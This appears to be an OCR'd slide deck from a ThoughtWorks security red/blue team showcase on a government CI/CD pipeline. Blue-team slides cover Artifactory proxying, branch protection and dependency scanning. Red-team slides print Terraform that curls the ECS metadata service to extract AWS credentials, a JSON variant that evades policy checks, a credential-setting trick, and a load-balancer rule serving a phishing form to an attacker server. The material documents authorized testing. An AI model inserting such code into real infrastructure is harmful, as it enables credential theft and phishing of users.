ThoughtWorks®

Cabinet Office

Tin Tulip - Blue team

Showcase #13 - July 28

Agenda

What we achieved

What's next

Summary


Red team is testing Scenario 4.

Blue team is writing the final report and reviewing existing artifacts.

What we achieved

What we worked on

- Use Artifactory to pull images and packages
- Ensure all repos have branch protection
- Add pipeline checks for vulnerable deps




Using Artifactory to pull images and packages

What we built:
An artifactory instance that proxies docker images and gradle dependencies

Why we built it:
Reduce attack surface from third party supply chains and trust dependencies on first use

What we learned from it:

- Invasive to buildfiles - more transparency requires a more complicated set up
- Accept the risk that readonly tokens are exposed




```
# syntax=tintulip.jfrog.io/docker-remote/docker/dockerfile:1.2
FROM tintulip.jfrog.io/docker-remote/gradle:7.1.0-jdk16-openj9 AS build
WORKDIR /app
COPY build.gradle .
COPY settings.gradle .
COPY src src
RUN --mount=type=secret,id=artiUsername --mount=type=secret,id=artiPassword gradle clean
```

```
repositories {
    def artiUsername = System.getenv("ARTIFACTORY_CI_USERNAME") ?:
resources.text.fromFile("/run/secrets/artiUsername").asString()
    def artiPassword = System.getenv("ARTIFACTORY_CI_PASSWORD") ?:
resources.text.fromFile("/run/secrets/artiPassword").asString()
    maven {
        name 'arti'
        url 'https://tintulip.jfrog.io/artifactory/gradle-remote'
        credentials {
            username = artiUsername
            password = artiPassword
        }
    }
}
```

Resource available at this Link

Ensure all repos have branch protection

What we built:
Configure branch protection for all repos using the GitHub Terraform provider

Why we built it:
Can continuously validate that all repos require signed commits and include admins

What we learned from it:

- Requires a personal access token with access to organisation admin scope
- Can extend this to ensure that pull requests are required (#108)

```
data "github_repositories" "repos" {
  query = "org:${var.org_name}"
}

resource "github_branch_protection_v3" "branch_protection" {
  for_each               = toset(data.github_repositories.repos.names)
  repository             = each.key
  branch                 = "main"
  enforce_admins         = true
  require_signed_commits = true
}
```

Resource available at this Link

Pipeline checks for vulnerable dependencies

What we built:
Pipeline check that runs Anchore tooling


Why we built it:
Check for vulnerable dependencies in webapp, prevent accidental introduction of vulns

What we learned from it:

- Different tools find different findings (e.g. Snyk vs Syft+Grype vs ECR scanning)
- Different tooling is able (or not!) to scan "deep" (container image -> jar -> java deps)
- Snyk authentication would require a token in the pipeline

```
↪ $ syft tintulip-webapp-artifactory-tinker -o json | grype
✔ Loaded image
✔ Parsed image
✔ Cataloged packages      [93 packages]
NAME        INSTALLED  FIXED-IN   VULNERABILITY   SEVERITY
apk-tools   2.12.5-r1  2.12.6-r0  CVE-2021-36159  Unknown
postgresql  42.2.22               CVE-2017-8806   Medium
```

Red team update



Red team update

Scenario 3 Recap - Assume some bad Terraform gets through the pipeline and is deployed - what is the blast radius?

- Without any security controls enabled on the pipeline
- Was possible to generate and extract access keys via the ECS metadata service
- Gaining administrator access to the pre-production environment

```
data "external" "shell_command" {
  program = ["/bin/bash", "-c", "echo \"{\\\"result\\\":\\\"$(curl 169.254.170.2
}

output "shell_command" {
  value = data.external.shell_command.result
}
```

```
tom@tom-Latitude-5490:~/Tests/2021/2021.07.07_Tin_Tulip$ aws sts get-caller-identity
{
    "UserId": "AROA575IREOYMJVV5EXIW:pipeline",
    "Account": "961889248176",
    "Arn": "arn:aws:sts::961889248176:assumed-role/infrastructure_pipeline/pipeline"
}
```

Red team update

Scenario 4 - Testing security controls on the pipeline from the perspective of a malicious platform team member - are the controls effective?

- **Attack:** Bypassing all conftest and semgrep rules by committing Terraform in JSON format (.tf.json)
- Able to extract secret keys again as demonstrated in scenario 3

```
{
    "data": {
        "external": {
            "shell_command": [
                {
                    "program": [
                        "/bin/bash",
                        "-c",
                        "echo \"{\\\"result\\\":\\\"$(curl 169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_UR
                    ]
                }
            ]
        }
    },
    "output": {
        "shell_command": [
            {
                "value": "${data.external.shell_command.result}"
            }
        ]
    }
}
```

```
Plan: 0 to add, 1 to change, 0 to destroy.

Changes to Outputs:
  + shell_command = {
      + "result" =
"eyJSb2xlQXJuIjoiQVFJQ0FIaTA0ZUdKemRWUERiYW5BOUdsWFlrWktsWU5EdjFqeEk3NU1qcXhNSWlGaVFHZmVNRVNVSjA
[redacted]
DFWakNnZnpOYXRGQ3ptZHJGVndPTUo5LzBaYmNuVE9OTzBtV1p2OWxzZjdCK09zL29IcGVnSWc9PSIsIkV4cGlyYXRpb24iO
    }
```

Red team update

- However, this did not factor in pull requests / mandatory code reviews
- Malicious Terraform would have to be stealthy to pass a review, e.g. exploits with small footprint or minor changes to existing code

Example - setting known credentials for an existing resource

- Spot the difference:

```
resource "aws_secretsmanager_secret_version" "secret_version" {
  secret_id     = aws_secretsmanager_secret.db_password.id
  secret_string = random_password.db_password.result
}
```

```
resource "aws_secretsmanager_secret_version" "secret_version" {
  secret_id     = aws_secretsmanager_secret.db_password.id
  secret_string = "random_password.db_password.result"
}
```

- By wrapping `random_password.db_password.result` in quotes, this is treated as a literal string rather than a reference to the random password. Assuming the attacker can interact with the affected service (e.g. RDS), they may then be able to login and extract confidential data.

Red team update

Attack: Overriding legitimate application pages through a fixed response on the load balancer

- Commit contained two additions - a load balancer listener rule and a malicious HTML file to be served - **not very stealthy**


```
resource "aws_lb_listener_rule" "addUser" {
  listener_arn = aws_lb_listener.waf.arn

  action {
    type = "fixed-response"

    fixed_response {
      content_type = "text/html"
      message_body = file("${path.module}/addUser.html")
      status_code  = "200"
    }
  }

  condition {
    path_pattern {
      values = ["/addUser"]
    }
  }
}
```


```
...
<h1>
    Sign up
</h1>

<form action="https://{attacker-server}/addUser" method="post">
    <p>
        Email: <input type="email" id="email" name="email" value="">
    </p>
...
```

Red team update

Attack: Overriding legitimate application pages through a fixed response on the load balancer

- On commit, the malicious page was served, and any entered data would be sent to an attacker-controlled server.





Red team update

Can this attack be adapted to pass a code review?

- Ultimately would depend on the competency and alertness of the reviewer
- The footprint of the exploit code could be decreased significantly if the current technical security controls were not present within the pipeline
- Ideally an attacker would load the malicious HTML from an external domain
    - Blocked by allowed_providers rule which doesn't permit HTTP requests
    - Denied by network controls within the pipeline


```
data "http" "addUser" {
  url = "https://{attacker-site}/addUser"
}

resource "aws_lb_listener_rule" "addUser" {
  listener_arn = aws_lb_listener.waf.arn

  action {
    type = "fixed-response"

    fixed_response {
      content_type = "text/html"
      message_body = data.http.addUser
      status_code  = "200"
    }
  }

  condition {
    path_pattern {
      values = ["/addUser"]
    }
  }
}
```

What's next

Next scenarios tested

In running order:


- COMPLETED
  Assume some bad code gets through the pipeline and into the web-application. What is the blast radius?
- COMPLETED
  Assume some bad terraform gets through the pipeline and deployed. What is the blast radius?
- IN PROGRESS
  Assume a Platform developer has malicious intent. Can they bypass automated checks and add malicious Terraform?



Breakdown board at [Link]

Next priorities for Blue team

Tradeoff Sliders review



- Stable since last 2 weeks
  - Focus on security controls on existing infra

Sliders tracker (link requires access):

https://app.mural.co/t/thoughtworksclientprojects1205/m/thoughtworksclientprojects1205/1620729955822

Thank you!